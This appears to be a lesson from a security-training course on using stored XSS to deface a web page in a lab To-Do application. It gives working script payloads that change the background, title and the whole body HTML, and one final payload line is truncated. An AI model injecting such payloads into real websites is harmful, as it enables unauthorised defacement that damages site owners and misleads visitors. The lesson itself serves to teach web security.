Defacing

Now that we understand the different types of XSS and various methods of discovering XSS vulnerabilities in web pages, we can start learning how to exploit these XSS vulnerabilities. As previously mentioned, the damage and the scope of an XSS attack depends on the type of XSS, a stored XSS being the most critical, while a DOM-based being less so.

One of the most common attacks usually used with stored XSS vulnerabilities is website defacing attacks. `Defacing` a website means changing its look for anyone who visits the website. It is very common for hacker groups to deface a website to claim that they had successfully hacked it, like when hackers defaced the UK National Health Service (NHS) back in 2018. Such attacks can carry great media echo and may significantly affect a company's investments and share prices, especially for banks and technology firms.

Although many other vulnerabilities may be utilized to achieve the same thing, stored XSS vulnerabilities are among the most used vulnerabilities for doing so.

Defacement Elements

We can utilize injected JavaScript code (through XSS) to make a web page look any way we like. However, defacing a website is usually used to send a simple message (i.e., we successfully hacked you), so giving the defaced web page a beautiful look isn't really the primary target.

Four HTML elements are usually utilized to change the main look of a web page:

- Background Color `document.body.style.background`
- Background `document.body.background`
- Page Title `document.title`
- Page Text `DOM.innerHTML`

We can utilize two or three of these elements to write a basic message to the web page and even remove the vulnerable element, such that it would be more difficult to quickly reset the web page, as we will see next.

Changing Background

Let's go back to our `Stored XSS` exercise and use it as a basis for our attack. You can go back to the `Stored XSS` section to spawn the server and follow the next steps.


To change a web page's background, we can choose a certain color or use an image. We will use a color as our background since most defacing attacks use a dark color for the background. To do so, we can use the following payload:

Code: html

```html
<script>document.body.style.background = "#141d2b"</script>
```

Tip: Here we set the background color to the default Hack The Box background color. We can use any other hex value, or can use a named color like `= "black"`.

Once we add our payload to the `To-Do` list, we will see that the background color changed:



This will be persistent through page refreshes and will appear for anyone who visits the page, as we are utilizing a stored XSS vulnerability.

Another option would be to set an image to the background using the following payload:

Code: html

```html
<script>document.body.background = "https://www.hackthebox.eu/images/logo-htb.svg"</script>
```

Try using the above payload to see how the final result may look.


Changing Page Title

We can change the page title from `2Do` to any title of our choosing, using the `document.title` JavaScript property:

Code: html

```html
<script>document.title = 'HackTheBox Academy'</script>
```

We can see from the page window/tab that our new title has replaced the previous one:



Cheat Sheet

Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

Changing Page Text

When we want to change the text displayed on the web page, we can utilize various JavaScript functions for doing so. For example, we can change the text of a specific HTML element/DOM using the `innerHTML` property:

Code: javascript

```javascript
document.getElementById("todo").innerHTML = "New Text"
```

We can also utilize jQuery functions for more efficiently achieving the same thing or for changing the text of multiple elements in one line (to do so, the `jQuery` library must have been imported within the page source):

Code: javascript

```javascript
$("#todo").html('New Text');
```

This gives us various options to customize the text on the web page and make minor adjustments to meet our needs. However, as hacking groups usually leave a simple message on the web page and leave nothing else on it, we will change the entire HTML code of the main `body`, using `innerHTML`, as follows:

Code: javascript

```javascript
document.getElementsByTagName('body')[0].innerHTML = "New Text"
```

As we can see, we can specify the `body` element with `document.getElementsByTagName('body')`, and by specifying `[0]`, we are selecting the first `body` element, which should change the entire text of the web page. We may also use `jQuery` to achieve the same thing. However, before sending our payload and making a permanent change, we should prepare our HTML code separately and then use `innerHTML` to set our HTML code to the page source.

For our exercise, we will borrow the HTML code from the main page of `Hack The Box Academy`:

Code: html

```html
<center>
    <h1 style="color: white">Cyber Security Training</h1>
    <p style="color: white">by
        <img src="https://academy.hackthebox.com/images/logo-htb.svg" height="25px" alt="HTB Academy">
    </p>
</center>
```


Tip: It would be wise to try running our HTML code locally to see how it looks and to ensure that it runs as expected, before we commit to it in our final payload.

We will minify the HTML code into a single line and add it to our previous XSS payload. The final payload should be as follows:

Code: html

```html
<script>document.getElementsByTagName('body')[0].innerHTML = '<center><h1 style="color: white">Cyber Security Training
```

Once we add our payload to the vulnerable `To-Do` list, we will see that our HTML code is now permanently part of the web page's source code and shows our message for anyone who visits the page:



By using three XSS payloads, we were able to successfully deface our target web page. If we look at the source code of the web page, we will see the original source code still exists, and our injected payloads appear at the end:

Code: html

```html
<div></div><ul class="list-unstyled" id="todo"><ul>
<script>document.body.style.background = "#141d2b"</script>
</ul><ul><script>document.title = 'HackTheBox Academy'</script>
</ul><ul><script>document.getElementsByTagName('body')[0].innerHTML = '...SNIP...'</script>
</ul></ul>
```

This is because our injected JavaScript code changes the look of the page when it gets executed, which in this case, is at the end of the source code. If our injection was in an element in the middle of the source code, then other scripts or elements may get added after it, so we would have to account for them to get the final look we need.

However, to ordinary users, the page looks defaced and shows our new look.